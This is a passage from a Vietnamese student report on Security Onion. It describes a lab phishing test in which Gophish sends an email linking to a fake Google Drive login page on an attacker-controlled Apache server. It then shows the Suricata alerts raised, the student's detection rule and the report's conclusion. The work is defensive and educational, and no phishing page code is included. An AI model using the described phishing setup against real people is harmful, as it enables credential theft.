
Ở kịch bản này em giả sử rằng có một email gửi tới để xác nhận tài khoản google drive cá nhân, và đây không phải là email thật mà là một email phishing.

Trước hết thì ở phía attacker, em sử dụng gophish để có thể gửi mail đến cho máy victim.




Trong mail em có đính kèm vào một url đến địa chỉ ip của attacker để truy cập vào trang web giả mạo.

Em thực hiện host trang web bằng apache.




Giao diện như sau:



Bên máy victim thì em tiến hành cài đặt Postfix và Dovecot để host lên một mail server và thêm một số config để mail có thể được lưu local và đọc được thông qua trình đọc mail như Thunderbird.


Mail từ attacker sẽ gửi đến địa chỉ ip máy victim thông qua port 25.

Mở Thunderbird lên để đọc mail thì sẽ có giao diện như sau:



Em tiến hành nhấp vào đường dẫn có trong mail. Lúc này nó sẽ đưa em tới trang web giả mạo do attacker đã host lên trước đó.

Tiến hành đọc alert trên security onion thì em nhận được alert như sau:



Alert về phishing chính là alert thứ 2, cái thứ nhất là rule do em viết ra để test thử khả năng bắt gói tin http của suricata.

Count

sqlserver_name

No data available

Rows per page: 10

Count

source.ip

host.hostname



No data available

Rows per page: 10

Events

Fetch Limit 10

Filter Results

Timestamp	source.ip	source.port	destination.ip	destination.port	rule.name	rule.category
>  2024-05-29 01:39:29.938 +07:00	10.81.82.100	80	192.168.82.200	49490	Possible ET PHISHING Google Drive Phishing Landing	Possible Social Engineering
>  2024-05-29 00:53:14.594 +07:00	10.81.82.100	80	192.168.82.200	42294	Possible ET PHISHING Google Drive Phishing Landing	Possible Social Engineering

Rows per page: 10

1-2 of 2

Rule em viết nó như sau:

rule.action	allowed
rule.category	Possible Social Engineering Attempted
rule.gid	1
rule.name	Possible ET PHISHING Google Drive Phishing Landing
rule.reference	https://community.emergingthreats.net
rule.rev	1
rule.rule	alert http any any -> any any (msg "Possible ET PHISHING Google Drive Phishing Landing", flow:established,from_server, file_data, content:"<title>Google Drive", last_pattern, nocase, content:"For security reasons, please", nocase, distance:0, content:"Password.", nocase, distance:0, classtype:social-engineering, sid:8888888, rev:1.)
rule.severity	2
rule.uuid	8888888
source.ip	10.81.82.100
source.port	80
tags	["alert"]

Link các kịch bản : [LINK](#)

CHƯƠNG 6: KẾT LUẬN & HƯỚNG PHÁT TRIỂN

Kết luận:

Trong quá trình thực hiện đề án về Security Onion, nhóm đã tiến hành nghiên cứu về nền tảng này và đánh giá khả năng của nó trong việc triển khai các giải pháp SIEM và Threat Hunting. Dưới đây là những điểm chính trong kết luận.

Tóm tắt vấn đề:

Threat Hunting: Trong môi trường bảo mật mạng ngày nay, các mối đe dọa bảo mật trở nên phức tạp và tinh vi hơn. Các hình thức tấn công mới xuất hiện liên tục, và nhiều lần không thể phát hiện bằng các phương pháp truyền thống như chữ ký hay các công cụ tự động phát hiện.

Threat Hunting là quá trình chủ động tìm kiếm và loại bỏ các mối đe dọa tiềm ẩn trong mạng mà các giải pháp bảo mật tự động không thể nhận biết được.

SIEM: Trong môi trường mạng phức tạp, lượng dữ liệu sự kiện và thông tin bảo mật được sinh ra hàng ngày là rất lớn và đa dạng. Việc quản lý, phân tích và đáp ứng với dữ liệu này một cách hiệu quả trở thành một thách thức.

SIEM là một công nghệ giúp tổng hợp và phân tích dữ liệu sự kiện từ nhiều nguồn khác nhau như log, network và endpoint để phát hiện và ứng phó với các mối đe dọa bảo mật.

Phương pháp: nhóm đã tiến hành nghiên cứu cũng như thực hiện triển khai Security Onion trong môi trường mạng nội bộ để đánh giá khả năng của nền tảng này. Quá trình này bao gồm việc cấu hình, triển khai các tính năng SIEM và Threat Hunting, và thực hiện các thử nghiệm để kiểm tra hiệu suất và tính năng của Security Onion.

Kết quả đạt được: Security Onion là một nền tảng mạnh mẽ và linh hoạt, cung cấp khả năng giám sát mạng và phân tích dữ liệu mạng để phát hiện và ứng phó với các mối đe dọa. Security Onion đã cho thấy khả năng tích hợp các tính năng SIEM và Threat Hunting một cách hiệu quả, linh hoạt, đồng thời cung cấp giao diện người dùng thân thiện và khả năng mở rộng tùy chỉnh.

